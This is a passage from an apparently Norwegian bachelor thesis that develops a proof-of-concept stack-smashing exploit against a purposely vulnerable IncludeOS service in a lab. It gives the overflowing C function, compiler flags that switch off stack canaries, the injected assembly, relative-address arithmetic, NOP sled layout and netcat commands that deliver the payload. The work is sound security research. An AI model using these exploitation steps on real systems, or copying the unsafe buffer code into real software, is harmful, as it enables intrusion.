For å forenkle prosessen, ble det bestemt at i stedet for å finne en tilfeldig sårbarhet og utnytte den, lager man et program med en kjent sårbarhet. Det ble også bestemt at eksisterende sikkerhetsmekanismer skrus av under utviklingen av nyttelasten som beviser konseptet. Dette fordi man i hovedsak er interessert i om man får kjørt kode som er injisert via en sårbarhet.

I dette kapittelet er det listinger som viser spesifikke deler av kildekoden til programmene og skriptene som har blitt utviklet. All kildekode som har blitt tatt frem i arbeidet med denne oppgaven er vist i appendiks B

5.1 Verktøy

Følgende verktøy ble brukt under utviklingen av nyttelasten. De står i tilfeldig rekkefølge:

- tekst editor - vim, emacs, atom
- kompilator - clang++
- debugger - gdb
- hypervisor - qemu, kvm
- assembler - nasm
- linker - ld
- disassembler - objdump
- hexconverter - xxd
- kalkulator
- bygge program - cmake

De aller fleste av verktøyene er tatt i bruk etter anbefalinger fra diverse nettsider, eller egne erfaringer iløpet av forsøkene. Det er selvfølgelig mulig å bruke andre verktøy hvis man foretrekker det, men man må minimum ha en tekst editor, assembler, linker og disassembler.

5.2 Beskyttelsesmekanismer

I løpet av prosjektet har man funnet et par hinder for utnyttelse av sårbarheten. Det har hovedsakelig vært stack canaries og inline funksjoner som har skapt problemer.

- Stack canaries krasjet programmet når et angrep ble oppdaget.
- Inline funksjoner fjernet funksjonskallet til funksjonen brukt til å teste sårbarheten. Da ble det heller ikke laget en stack frame for det kallet og den tilhørende returpekeren mangler. Det er selvfølgelig mulig å bruke den ytre funksjonen sin returpeker, men det øker kompleksiteten til det som i utgangsunket skal være et enkelt forsøk.

For å deaktivere stack canaries og inline funksjoner endrer man på en linje i en av cmake konfigurasjonsfilene til IncludeOS: `service.cmake`. Filen kan endres globalt eller kun for prosjektet. Hvor man finner filen og hvordan man modifiserer den globalt eller lokalt er beskrevet i seksjon 6.2. Endringen er ifra linje 1 til linje 2 i listing 5.1.

```
1 #set(CAPABS "-msse3 -fstack-protector-strong")
2 set(CAPABS "-msse3 -fno-inline -fno-stack-protector")
```

Listing 5.1: Deaktivering av stack canaries og inline funksjoner

5.3 Sårbarheten

Kravspesifikasjonen til det sårbare programmet som ble brukt som angrepsmål er beskrevet i kapittel 3. Det inneholder en buffer overflow sårbarhet i funksjonen *overflow* som er vist i listing 5.2. Sårbarheten er på linje sju, sårbarheten er at man bruker `read()` til å lese inntil 100 tegn inn i et 10 tegn stort buffer. Funksjonen read(int fd, void *buf, size_t count) leser inntil count bytes fra fildeskriptoren fd og skriver de til et buffer som starter på adressen buf. Lesingen stopper enten når fila er kommet til 'end of file', når en linjeslutt karakter ('\n') blir lest eller når count bytes er lest. Her er grensen 100 bytes mens bufferet som det skrives til er 10 bytes dypt. I tillegg er bufferet, definert i linje 3, ikke en dynamisk variabel, og er derfor plassert på stacken.

Når man får et buffer overflow angrep vil de bytene det ikke er plass til i bufferet skrive over dataene som ligger på de etterfølgende (stigende) adressene på stacken: først fylles bufferet og så skriver de etterfølgende bytene over innholdet som ligger på stigende adresser i stacken til alle leste bytes er skrevet.

Stacken vokser nedover i adresserommet til en x86 prosessor og clang++ bruker et Application Binary Interface (ABI) der lokale variabler til en funksjon er høyere opp i stacken enn returpekeren og framepekeren (EBP registeret). Da vil de lokale variablene ha en lavere adresse på stacken enn framepekeren og returpekeren. Ved buffer overflow av de lokale variablene vil de derfor kunne skrive over både framepekeren og returpekeren til sin egen funksjon.

Sendes for eksempel 28 A'er inn i programmet, vil stacken som vises i tabell 7a endres til stacken som vises i 7b. Ved et buffer overflow angrep kan man potensielt sett skrive over retur adressen, slik at en angriper for eksempel kan kjøre egenprodusert kode som har blitt injisert ved hjelp av sårbarheten. For flere detaljer rundt framgangsmåten så kan man lese *Smashing the Stack for Fun and Profit* [10]

tag	hexcode	input streng
Buffer	0x00000000	
Buffer	0x00000000	
Buffer	0x00090000	
	0x00000003	
	0x00000004	
ebp	0x0009fc00	
ret	0x00100488	

(a) Stack før bufferoverflow

tag	hexcode	input streng
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
	0x41414141	AAAA
	0x41414141	AAAA
ebp	0x41414141	AAAA
ret	0x41414141	AAAA

(b) Stack etter bufferoverflow

Tabell 7: Stacken før og etter første vellykkede stack smashing

```
void overflow(int overflowfd)
{
  char buffer[10];
  memset((char *) buffer, 0, 10);

  // Vulnerable to bufferoverflow
  read(overflowfd, buffer, 100);

  printf("Current input %s", buffer);

  // Echo the input back to the user
  write(overflowfd, buffer, 100);
}
```

Listing 5.2: Utdrag fra det sårbare programmet

5.4 Test av sårbarheten

Etter at man har funnet en sårbarhet, er det neste steget å gjøre testangrep for å finne ut av hva sårbarheten kan brukes til. Dette kan gjøres på to måter:

1. utføre testangrep over nettet mot målet sin server
2. utføre testangrep lokalt på en kopi av systemet og programmet

	Lokal testing	Fjern testing
fordeler	Mulig å bruke analyse verktøy	Trenger ikke duplisere systemet som skal angripes.
	Testene er usynlige for andre	
ulemper	Oppsettet er trolig ikke 100% likt målet sitt oppsett	Målet kan oppdage angrepet og fikse sårbarheten.

Tabell 8: Lokal testing vs fjern testing

Uttesting bør gjøres lokalt hvis det er mulig. Det bør gi færre mislykkede angrep mot målet og dermed færre muligheter for at angrepet blir oppdaget og at sårbarheten funnet og fikset. I noen tilfeller er det umulig å gjøre testene lokalt, siden det er umulig å få tak i en lokal kopi av systemet og programvaren som man ønsker å angripe.

I denne oppgaven må testene utføres lokalt siden tjenesten som skal angripes er utviklet lokalt.

For å teste programmet og få informasjon om hva programmet gjør og om hvorfor det eventuelt krasjer, bør man kjøre tjenesten med en debugger koblet til den virtuelle maskinen. Instruksjoner for hvordan man kobler sammen gdb og qemu ble funnet på wiki siden osdev.org [11]. I tillegg til å kjøre programmet i en debugger, bør tjenesten bygges med debug flagg slik at informasjon om linjenummer i kildekoden og symboltabellen blir beholdt i objektfilene som blir generert. Denne informasjonen bruker debuggeren til å vise informasjon som kildekoden, variabelnavn og typenavn. De nødvendige endringene er beskrevet i seksjon 6.2.

```
sudo qemu-system-x86_64 --enable-kvm -drive file=vuln.img,format=raw,if=ide, \
media=disk -device virtio-net, netdev=net0 -netdev tap,id=net0, \
script=/home/oyvind/hig/imt3912Bacheloroppgave/IncludeOS/includeos/scripts/qemu-ifup \
-nographic -s -S
```

Listing 5.3: Qemu kommando for oppstart med bruk av debugger

```
1 hbreak overflow
2 set non-stop off
3 target remote localhost:1234
```

Listing 5.4: Gdb kommandfil for debugging av det sårbare programmet

Kommandoen for å starte det sårbare programmet i qemu med argumenter for å koble til gdb vises i listing 5.3. Kommandoene for å starte gdb er

```
gdb build/vuln -x vuln.gdb
```

hvor listing 5.4 inneholder gdb argumentene som blir kjørt av gdb ved oppstart. Kommandoen i linje 3 kobler seg til den virtuelle maskinen og kommandoen i linje 1 etablerer et breakpoint i funksjonene `overflow`. Det fører til at programmet stanser når den sårbare funksjonen kalles. Kommandoen i linje 3, `set non-stop off`, stanser eventuelle andre tråder koblet til prosessen som debugges.

Et vanlig første steg i testing av buffer overflow sårbarheter er å skrive inn nok tegn til å skrive over returpekeren for å verifisere at det er mulig å utføre et stack smashing angrep. Samtidig er det et ønske å finne den relative plasseringen til returpekeren i forhold til bufferet. Dette kan man gjøre ved å skrive inn nok A'er slik at returpekeren endres. Det fører til at programmet krasjer, siden det prøver å returnere til adressen *0x41414141*, som er utenfor det gyldige adresseområdet til programmet. Stacken før og etter dette forsøket vises i tabell 7.

Det neste steget er å finne ut om man klarer å skrive over returpekeren med en annen gyldig returpeker og hoppe dit. Et enkelt forsøk er å hoppe ut av *for løkken* som kaller *overflow* funksjonen 100 ganger som vist i listing 5.5. Det gjøres ved å returnere til adresse *0x0010048b* som vist på linje 5 i listing 5.6.

Dette skal være mulig med følgende kommandolinje

```
nc 10.0.0.45 1993
AAAAAAAAAAAAAAAAAAAAAAAAAA\x8b\x04\x10\x00
```

Dette burde føre til tabell 9a, men i praksis førte det til tabell 9b. Grunnen til dette er at *netcat* ikke konverterer strengene med formatet som `\x8b` til en byte som man forventet. I stedet ble den strengen sendt som fire bytes der hver byte inneholder byten som tilsvarer ASCII koden til hver av de fire karakterene. Tar man for eksempel `\x8b` og oversetter det til ASCII koder ved å slå opp i en ASCII tabell [12], så får man *5c783862*. Dette betyr at for å få sendt den riktige adressen til programmet, må man enten finne de riktige ASCII tegnene for adressen eller sende dataene binært. Det å sende det ved hjelp av standard ASCII tegn er vanskelig både fordi den kun går opp til 7F og fordi de første 32 tegnene er spesialtegn.

Dette betyr at adressen må sendes binært til programmet. For å konvertere adressen eller hvilken som helst annen tekststreng til binærformat, kan man kjøre xxd med følgende argumenter

```
echo "8b041000" | xxd -r -p > binærfil
```

I tillegg til adressen i binærformat så trenger man å sende med en tekststreng for å fylle opp bufferet og skrive over stacken fram til retur adressen. For å få til det åpner man fila med binæradressen i en teksteditor og legger til riktig antall *A*er før binærdataene. Dette blir så sendt til programmet med følgende kommandolinje:

tag	hexcode	input streng
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
	0x41414141	AAAA
	0x41414141	AAAA
ebp	0x41414141	AAAA
ret	0x0010048b	\x8b\x04\x10\x00

(a) Ønsket bufferoverflow resultat

tag	hexcode	input streng
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
	0x41414141	AAAA
	0x41414141	AAAA
ebp	0x41414141	AAAA
ret	0x5c783862	\x8b
	0x5c783034	\x04
	0x5c783130	\x10
	0x5c783030	\x00

(b) Faktisk buffer overflow resultat

Tabell 9: Stacken før og etter et delvis vellykket stack smashing angrep

```
cat binærfil - | nc 10.0.0.45 1993
```

Dette sørger for at man går ifra tabell 10a, til tabell 10b.

```
1  for(auto loop = 0; loop < 100; loop++)
2  {
3    // Calling vulnerable function
4    overflow(serverfd);
5  }
6
7  // Cleaning up sockets
8  close(sockfd);
```

Listing 5.5: Utdrag fra det sårbare programmet

```
1 0x00100480 <+208>:   mov    %edi,(%esp)
2 0x00100483 <+211>:   call   0x1004d0 <overflow(int)>
3 0x00100488 <+216>:   dec    %ebx
4 0x00100489 <+217>:   jne    0x100480 <main()+208>
5 0x0010048b <+219>:   mov    %esi,(%esp)
6 0x0010048e <+222>:   call   0x111fb0 <close>
```

Listing 5.6: Disassembly av listing 5.5

tag	hexcode	input streng
Buffer	0x00000000	
Buffer	0x00000000	
Buffer	0x00090000	
	0x00000003	
	0x00000004	
ebp	0x0009fc00	
ret	0x00100488	

(a) Stack før bufferoverflow

tag	hexcode	input streng
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
Buffer	0x41414141	AAAA
	0x41414141	AAAA
	0x41414141	AAAA
ebp	0x41414141	AAAA
ret	0x0010048b	binærdata

(b) Stack etter vellykket angrep

Tabell 10: Stacken før og etter et vellykket stack smashing angrep

Det betyr at etter et vellykket stack smashing angrep vil det sårbare programmet returnere fra overflow funksjonen til utenfor for løkken vist i listing 5.5 og listing 5.6. Det fører til at programmet krasjer, men det er ikke det som er det viktige her. Det som er viktig er at man kan skrive over returpekeren. Så lenge en angriper sender adresser binært

så kan en angriper ha kontroll på returpekeren til overflow funksjonen. I tillegg har man lært at *netcat* sender data i ASCII formatet, med mindre den får det inn i binærformat. Det betyr at shellkoden som man skal prøve å få injisert, også må sendes i binærformat for å bli riktig håndtert i angrepet.

5.5 Ondsinnet program

Programmet er basert på et hello world eksempel funnet på stackoverflow [1]. Siden programmet er skrevet i assemblykode og opprinnelig skrevet for å kjøres på Linux, så fungerer det ikke å kjøre det i IncludeOS uten modifikasjoner. I tillegg til å modifisere teksten programmet skriver ut, så må innholdet i funksjonen `GOBACK:` modifiseres. Det ferdige modifiserte programmet er vist i listing 5.8, mens den opprinnelige `GOBACK:` funksjonen er vist i listing 5.7.

Grunnen til at programmet må modifiseres er at IncludeOS i motsetning til tradisjonelle OS kjører alt i kjerne mode. IncludeOS mangler derfor blant annet støtte for system kall med software interrupts, som det opprinnelige programmet brukte for å kalle `sys_write()` og `sys_exit()` I stedet må en angriper finne adressene til de tilsvarende funksjonene i den ferdig bygde IncludeOS tjenesten og kalle de direkte.

For mer informasjon angående kjerne mode og bruker mode, se 7.3.2.

```
1  GOBACK:
2      mov eax, 0x4
3      mov ebx, 0x1
4      pop ecx             ; 3) we are popping into `ecx`, now we have the
5                          ; address of "Hello, World!\r\n"
6      mov edx, 0xF
7      int 0x80
8
9      mov eax, 0x1
10     mov ebx, 0x0
11     int 0x80
```

Listing 5.7: Orginal GOBACK: funksjon [1]

```
1  global _start
2
3  section .text
4
5  _start:
6      jmp MESSAGE         ; 1) lets jump to MESSAGE
7
8  GOBACK:
9      call 0x810940b       ; 3) we are calling the printf function. This address
10                          ; must be moddified for each attack
11 MESSAGE:
12     call GOBACK          ; 2) we are going back, since we used `call`, that means
13                          ; the return address, which is in this case the address
14                          ; of "Hello, World!\r\n", is pushed into the stack.
15     db "Buffer overflow succsessfull!", 0dh, 0ah
16
17 section .data
```

Listing 5.8: Assemblykoden til hello_world.asm

I den modifiserte versjonen er `sys_write` byttet ut med `printf` fordi IncludeOS ikke støtter `sys_write`,og programmet allerede bruker printf. Da er det mulig å finne adressen til `printf` med hjelp av en debugger. I tillegg så holder det å sende et argument

med `printf` kallet. I dette tilfellet er det returpekeren ifra `MESSAGE:` funksjonen som er adressen til den lagrede tekststrengen.

Siden fokuset til oppgaven er å finne ut om IncludeOS er sårbart mot stack smashing med kodeinjesering, så har man i første omgang ikke fokusert på å ha et angrep som avslutter på riktig måte. Det å implementere dette burde i teorien være en enkelt linje med følgende assembly kode: `call 0xYYYYYYYY` hvor Yene for eksempel erstattes med første adressen etter for løkken i listing 5.5.

Listing 5.10 viser objdump som inneholder blant annet disassembly av listing 5.9. Merk at disassembleren i linje 14 til 27 tolker tekststrengen som maskinkode i stedet for data. Listing 5.12 viser disassembly av en feilet exploit og listing 5.11 viser disassembly av overflow funksjonen i det sårbare programmet.

Linje 10 i listing 5.10 viser et problem når man skriver assemblykode og er nødt til å kalle på funksjoner som ikke er en del av assemblykoden.

Problemet er at absolutte kall i assemblykode som `call 0x00160f80` og `call GOBACK`, er oversatt til relative kall når kompilatoren og linkeren har gjort det om til maskinkode. Hvis da antagelsen linkeren har til hvilken adresse koden blir kjørt fra er feil, blir det relative kallet feil.

Ta for eksempel `call GOBACK` som har blitt oversatt til `e8 f6 ff ff ff`. `e8` er maskinkode for kall [13] og `f6 ff ff ff` gir instruksjonspekeren beskjed om å flytte seg ti plasser tilbake, dvs. fra `0x804806c` til `0x08048062`[14] i dette eksempelet. Ser vi i stedet på det samme kallet i linje 3 i listing 5.12, viser disassemblyen av koden at det i stedet er adresse `0x9fbd7` som blir kalt. Dette kallet vil alltid gå bra siden man holder seg innenfor adresseområdet til det ondsinnede programmet.

Problemet oppstår når man skal kalle en biblioteksfunksjon som `printf()`. Siden det ondsinnede programmet injiseres inn i et annet program, havner det et annet sted i minnet enn det området som er spesifisert av linkeren. I dette eksempelet blir start adressen til koden `0x9fbdc` istedenfor `0x08048060`. Derfor blir maskinkode instruksjonene for `call 0x00160f80` feil. Instruksjonspekeren vil ikke flyttet seg til `0x00160f80`, den flyttes heller til 0xf81b8af5 som vist på linje 3 i listing 5.12

```
1  global _start
2
3  section .text
4
5  _start:
6      jmp MESSAGE        ; 1) lets jump to MESSAGE
7
8  GOBACK:
9      call 0x00160f80   ; Address to printf
10
11 MESSAGE:
12     call GOBACK        ; 2) we are going back, since we used ‘call‘, that means
13                        ; the return address, which is in this case the address
14                        ; of "Buffer overflow succsessfull!\r\n", is pushed into
       the stack.
15     db "Buffer overflow succsessfull!", 0dh, 0ah
16
17 section .data
```

Listing 5.9: Første forsøk hello_world.asm

```
hello_world_org:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060: eb 05                 jmp    8048067 <MESSAGE>

08048062 <GOBACK>:
 8048062: e8 19 8f 11 f8        call   160f80 <_start-0x7ee70e0>

08048067 <MESSAGE>:
 8048067: e8 f6 ff ff ff        call   8048062 <GOBACK>
 804806c: 42                    inc    %edx
 804806d: 75 66                 jne    80480d5 <MESSAGE+0x6e>
 804806f: 66 65 72 20           data16 gs jb 8048093 <MESSAGE+0x2c>
 8048073: 6f                    outsl  %ds:(%esi),(%dx)
 8048074: 76 65                 jbe    80480db <MESSAGE+0x74>
 8048076: 72 66                 jb     80480de <MESSAGE+0x77>
 8048078: 6c                    insb   (%dx),%es:(%edi)
 8048079: 6f                    outsl  %ds:(%esi),(%dx)
 804807a: 77 20                 ja     804809c <MESSAGE+0x35>
 804807c: 73 75                 jae    80480f3 <MESSAGE+0x8c>
 804807e: 63 63 73              arpl   %sp,0x73(%ebx)
 8048081: 65 73 73              gs jae 80480f7 <MESSAGE+0x90>
 8048084: 66 75 6c              data16 jne 80480f3 <MESSAGE+0x8c>
 8048087: 6c                    insb   (%dx),%es:(%edi)
 8048088: 21                    .byte 0x21
 8048089: 0d                    .byte 0xd
 804808a: 0a                    .byte 0xa
```

Listing 5.10: objdump av listing 5.9

```
(gdb) disassemble overflow(int)
Dump of assembler code for function overflow(int):
   0x001004d0 <+0>: push   %ebp
   0x001004d1 <+1>: mov    %esp,%ebp
   0x001004d3 <+3>: push   %edi
   0x001004d4 <+4>: push   %esi
   0x001004d5 <+5>: sub    $0x18,%esp
   0x001004d8 <+8>: mov    0x8(%ebp),%esi
   0x001004db <+11>:  movl   $0x0,-0x10(%ebp)
   0x001004e2 <+18>:  movl   $0x0,-0x14(%ebp)
   0x001004e9 <+25>:  movw   $0x0,-0xc(%ebp)
   0x001004ef <+31>:  lea    -0x14(%ebp),%edi
   0x001004f2 <+34>:  mov    %edi,0x4(%esp)
   0x001004f6 <+38>:  mov    %esi,(%esp)
   0x001004f9 <+41>:  movl   $0x64,0x8(%esp)
   0x00100501 <+49>:  call   0x112060 <read>
   0x00100506 <+54>:  mov    %edi,0x4(%esp)
   0x0010050a <+58>:  movl   $0x1d7430,(%esp)
   0x00100511 <+65>:  call   0x160f80 <printf>
   0x00100516 <+70>:  mov    %edi,0x4(%esp)
   0x0010051a <+74>:  mov    %esi,(%esp)
   0x0010051d <+77>:  movl   $0x64,0x8(%esp)
   0x00100525 <+85>:  call   0x112100 <write>
   0x0010052a <+90>:  add    $0x18,%esp
   0x0010052d <+93>:  pop    %esi
   0x0010052e <+94>:  pop    %edi
   0x0010052f <+95>:  pop    %ebp
   0x00100530 <+96>:  ret
End of assembler dump.
(gdb)
```

Listing 5.11: Disassembly av overflow funksjonen

```
1 0x9fbd4 nop
2 0x9fbd5 jmp    0x9fbdc
3 0x9fbd7 call   0xf81b8af5
4 0x9fbdc call   0x9fbd7
```

Listing 5.12: Disassembly av feilet exploit

For å regne ut hva det kallet skal være må følgende informasjon finnes:

1. Absolutt adresse til `printf()` funksjonen. Denne finnes i linje 19 i listing 5.11 og er `0x00160f80`.
2. Adressen til instruksjonen etter kallet til `printf()` i listing 5.12 når koden ligger på stacken. Den har adressen `0x9fbdc`.
3. Adressen til instruksjonen etter kallet til `printf()` i listing 5.10 når koden ligger der `ld` forventer at koden vil ligge. Den har adressen `0x8048067`.

Dette betyr at for å få riktig adresse når man laster inn programmet, må man gjøre de to utregningene vist i ligning 5.1 og 5.2. Det er viktig å huske på at man her regner med hexadesimale tall og ikke tall i titalsystemet, så man trenger å konvertere til hexadesimale tall.

$$\text{Endring i relativ adresse} = \text{Adresse \#3} - \text{Adresse \#2} \tag{5.1}$$

$$\text{Relativ printf() adresse} = \text{Absolutt printf() adresse} + \text{Endring i relativ adresse} \tag{5.2}$$

Tar man da og setter inn adresse nummer 1 og 2 ifra lista inn i ligning 5.1 får man utregning 5.3. Kombinerer man det med nummer 3 ifra lista får man utregning 5.4, som gir deg adressen du substituerer adressen til printf med for å få riktig adresse når man utnytter sårbarheten som vist på linje 10 i listing 5.8.

$$\mathtt{0x160F80} - \mathtt{0x09fbdc} = \mathtt{0xC13A4} \tag{5.3}$$

$$\mathtt{0xC13A4} + \mathtt{0x8048067} = \mathtt{0x810940b} \tag{5.4}$$

5.6 Sammensetting av nyttelasten

For å utføre et vellykket angrep må man kombinere det man har funnet ut i seksjon 5.4 og seksjon 5.5 med en No Operation (NOP) slede for å få utnyttet sårbarheten. Målet er å sende programmet en spesiallaget tekststreng som skriver over returpekeren, med en ny adresse som peker til det stedet i minnet hvor man har lastet inn nyttelasten. Målet er å gå ifra tabell 11a til tabell 11b.

Studerer man tabell 11b, så ser man at dataene som blir sendt til programmet kan deles inn i fire deler. Først så har man *A*ene som brukes som fyllmasse for å komme til returpekeren, deretter kommer adressen. Så har man det som kalles for en *NOP sled* eller *NOP slede* på norsk, før man tilslutt har programmet.

De fire forskjellige delene har forskjellige oppgaver. Jobben til fyllmassen er å fylle opp minneområdet programmet har avsatt til det man skriver inn i minnet pluss de etterfølgende plassene i minne fram til returpekeren. Det kan være hva som helst, men

tag	hexcode	input streng
Buffer	0x00000000	
Buffer	0x00000000	
Buffer	0x00090000	
	0x00000003	
	0x00000004	
ebp	0x0009fc00	
ret	0x00100488	
	0x00000004	
	0x0009fbd8	
	0x0009fbd4	
	0x00000008	
	0x93bcfc01	
	0x0100000a	
	0xc9070001	
	0x00000000	
	0x002105e0	
	0x00210934	
	0x001d73c0	
	0x0009fc28	
	0x0009fc58	
	0x00000000	

(a) Stack før nyttelast

tag	hexcode	input streng
Fyllmasse	0x41414141	AAAA
Fyllmasse	0x41414141	AAAA
Fyllmasse	0x41414141	AAAA
Fyllmasse	0x41414141	AAAA
Fyllmasse	0x41414141	AAAA
Fyllmasse	0x41414141	AAAA
ret	0x0009fbd0	*binær format*
NOP	0x90909090	
NOP	0x90909090	
NOP	0x90909090	
Program	0xe805eb90	
Program	0x000c13a4	
Program	0xfffff6e8	
Program	0x667542ff	
Program	0x20726566	
Program	0x7265766f	
Program	0x776f6c66	
Program	0x63757320	
Program	0x73657363	
Program	0x6c756673	
Program	0x0a0d216c	

(b) Stack etter nyttelast

Tabell 11: Stacken før og etter leveranse av nyttelasten

det er en fordel at det er det samme hele veien for å gjøre det enklere å finne det igjen i en debugger. Hvis man har plass nok og ønsker det, så skal man kunne legge nyttelasten her. Den neste delen er retur adressen eller i dette tilfelle adressen til der man har lagt koden. Adressen må peke på den aller første instruksjonen til nyttelasten, med mindre man bruker en NOP slede.

NOP sleden består av en spesifikk maskinkodeinstruksjon: No Operation (NOP). Når prosessoren utfører denne instruksjonen, gjør den ikke noe annet enn å inkrementere instruksjonspekeren til neste instruksjon. Op koden til NOP er 0x90. Dermed er en NOP slede en sekvense av byter som alle har verdien 0x90

Programbiten er programmet ifra 5.5 i maskinkode format. For å gå ifra assembly kode til maskinkode i nyttelasten kan følgende steg utføres:

1. Bruke en assembler som for eksempel nasm til å konvertere assembly koden til en objektfil med maskinkode
2. Link objekt filen med ld eller en annen linker
3. Skrive ut maskinkoden med objdump
4. Gå igjennom utskriften ifra objdump manuelt eller automatisk for å hente ut maskinkode instruksjonene

For å gå ifra assemblykoden i listing 5.8 til maskinkode, kjøres kommandoene vist i listing 5.13. Utskriften ifra objdump kan brukes til å hente ut maskinkoden fra kolonne to.

```
$ nasm -f elf -o hello_world_org.o hello_world_org.asm
$ ld -m elf_i386 -o hello_world_org hello_world_org.o
$ objdump -D hello_world_org

hello_world_org:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060: eb 05                  jmp    8048067 <MESSAGE>

08048062 <GOBACK>:
 8048062: e8 a4 13 0c 00         call   810940b <_end+0xc037f>

08048067 <MESSAGE>:
 8048067: e8 f6 ff ff ff         call   8048062 <GOBACK>
 804806c: 42                     inc    %edx
 804806d: 75 66                  jne    80480d5 <MESSAGE+0x6e>
 804806f: 66 65 72 20            data16 gs jb 8048093 <MESSAGE+0x2c>
 8048073: 6f                     outsl  %ds:(%esi),(%dx)
 8048074: 76 65                  jbe    80480db <MESSAGE+0x74>
 8048076: 72 66                  jb     80480de <MESSAGE+0x77>
 8048078: 6c                     insb   (%dx),%es:(%edi)
 8048079: 6f                     outsl  %ds:(%esi),(%dx)
 804807a: 77 20                  ja     804809c <MESSAGE+0x35>
 804807c: 73 75                  jae    80480f3 <MESSAGE+0x8c>
 804807e: 63 63 73               arpl   %sp,0x73(%ebx)
 8048081: 65 73 73               gs jae 80480f7 <MESSAGE+0x90>
 8048084: 66 75 6c               data16 jne 80480f3 <MESSAGE+0x8c>
 8048087: 6c                     insb   (%dx),%es:(%edi)
 8048088: 21                     .byte 0x21
 8048089: 0d                     .byte 0xd
 804808a: 0a                     .byte 0xa
 $
```

Listing 5.13: Genere maskingkode

Etter å fått tak i maskinkoden settes alt sammen til en tekststreng, hvor alt utenom fyllmassen må være konvertert til binærformat. For å slippe å lage tekststrengen man sender til programmet for hånd, kan man automatiserer prosessen med et eller flere skript som listing B.4 i appendix B. Det består av fire funksjoner som generer maskinkode og konverterer det til binærformat. I tillegg så skrives det ut til `stdout` som en tekststreng med fyllmasse, adresse, NOP slede og ondsinnet programkode. For å generere og lagre en tekststreng med nyttelasten som man kan sende til programmet ved hjelp av *netcat*, så kan man kjøre kommandoene i listing 5.14

```
$ ruby payload_generator.rb > payload
$ cat payload - | nc 10.0.0.45 1993
```

Listing 5.14: Generer og send nyttelast

6 Resultat

Dette kapitlet beskriver resultatene av eksperimentene som kjører angrepet beskrevet i kapittel 5. Får man injisert koden og kjørt den eller krasjer systemet man prøver å angripe? Hvilke angrep er vellykkede og hva må potensielt sett modifiseres imellom de forskjellige forsøkene?

Det er også viktig å huske på at all testing foregår i det som kan kalles laboratorium tilstander hvor det er mulig å kontrollere alle variablene rundt eksperimentene. Eksperimentene har vært kjørt i så virkelighetstro miljø som mulig, med to unntak. Alle testene er kjørt med

- debugging symboler
- *inline funksjon* skrudd av.

Merk at inline funksjoner ikke er sett på som en beskyttelsesmekanisme, men som en måte å kunne øke ytelsen[15]. For mer informasjon om *inline funksjoner* i forbindelse med dette prosjektet, se seksjon 7.3.1.

ASLR er aktivert for alle forsøkene fordi adressene kun randomiseres som en del av byggeprosessen istedenfor runtime.

6.1 Framgangsmåte

Framgangsmåten har vært den samme på alle forsøkene med unntak av det første forsøket. Det ble brukt til å finne en god framgangsmåte for resten av eksperimentene. Det første forsøket ble også brukt til å utvikle nyttelasten. Alle forsøkene har blitt kjørt flere ganger for å verifisere at resultatene er repeterbare. Stegene i framgangsmåten er:

1. Skru av eller på beskyttelsesmekanismene som skal testes
2. Bygg programmet
3. Test at
    - programmet funger som det skal
    - eventuelle beskyttelsesmekanismer funger som de skal
4. Kjør programmet koblet til GDB for å finne adressen til `printf()` funksjonen, hvor i stacken nyttelasten har havnet og eventuelle verdier for stack canaries.
5. Tilpass nyttelasten. Det holder forhåpentligvis å bare endre adressene og inputstrengen som sendes.
6. Test nyttelasten. Hvis det ikke fungerer repeter steg 4 og 5.

6.2 Skru av og på beskyttelsesmekanismer

For å skru av og på beskyttelsesmekanismene i IncludeOS må man endre på flaggene som er brukt i byggeprosessen. En måte å gjøre det på er å tilpasse cmake konfigurasjonen til det sårbare programmet. Dette kan gjøres ved å tilpasse `CMakeList.txt` til å bruke en egen utgave av `service.cmake`. Det er også en mulighet å bare modifisere den globale

fila service.cmake, men det er ikke anbefalt fordi det påvirker alle IncludeOS tjenestene som bygges på den aktuelle maskinen der den globale service.cmake er endret.

CMakeList.txt ligger i mappa til tjenesten man holder på å utvikle, forutsatt at man har fulgt instruksene på github for å begynne utviklingsprosessen[16]. service.cmake kan kopieres fra følgende lokasjon i git repositoriet til InlcludeOS: includeos/service.cmake.

For å bruke en egen service.cmake må den nederste linja i CMakeList.txt endres. Den skal endres ifra linje 1 til linje 2 i listing 6.1

```
1 include(\$ENV\{INCLUDEOS\_PREFIX\}/includeos/service.cmake)
2 include(service.cmake)
```

Listing 6.1: service.cmake

Endringene i service.cmake vises i listing 6.2. De opprinnelige opsjonene er kommentert ut i linje 1 og 4. De nye opsjonene er vist i linje 2 og 4.

```
1 #option(debug "Build with debugging symbols (OBS: increases binary size)" OFF)}
2 option(debug "Build with debugging symbols (OBS: increases binary size)" ON)},
3  4.
4 #set(CAPABS "-msse3 -fstack-protector-strong}
5 set(CAPABS "-msse3 -fno-inline -fstack-protector-strong}
```

Listing 6.2: Deaktiver inline funksjoner og aktiver debugging

6.3 Uten stack canaries

Det første forsøket tester om det er mulig å få kjørt kode med *stack canaries* skrudd av. For å skru av stack canaries endres -fstack-protector-strong til -fno-stak-protector i service.cmake. Resultatet av endringene er denne linja

```
set(CAPABS "-msse3 -fno-inline -fno-stack-protector
```

For å bygge programmet er det mulig å bruke det medfølgende skriptet eller å kjøre cmake selv. Siden testen uten stack canary ble brukt som utgangspunkt for utviklingen av sårbarheten beskrevet i kapittel 5, spesielt steg 4 og 5, er disse stegene kun beskrevet i kapittel 5.

For å teste om programmet fungerer og for å finne ut om det finnes en sårbarhet som kan utnyttes, er det mulig sende en tekststreng til programmet som øker med ett tegn for hvert forsøk inntil programmet krasjer. Resultatet av et slikt forsøke er vist i listing 6.3.

```
1        [ Kernel ] Initializing plugins
2        [ Kernel ] Starting IncludeOS vulnerable service
3 ================================================================================
4  [ Super stack ] Constructing stacks
5  [ Super stack ] Creating stack for Nic eth0
6         [ Inet4 ] Bringing up a IPv4 stack
7         [ Inet4 ] Negotiating DHCP...
8        [ DHCPv4 ] Negotiating IP-address (xid=2193077705)
9         [ Inet4 ] Network configured
10                  IP:              10.0.0.45
11                  Netmask:         255.255.0.0
12                  Gateway:         10.0.0.1
13                  DNS Server:      10.0.0.1
14 Service IP address is 10.0.0.45
15 Server: waiting for connections...
16       [ DHCPv4 ] Negotiation timed out
17 Server: got connection
18 Current input AAAAAAAAAA
19 Current input AAAAAAAAAAA
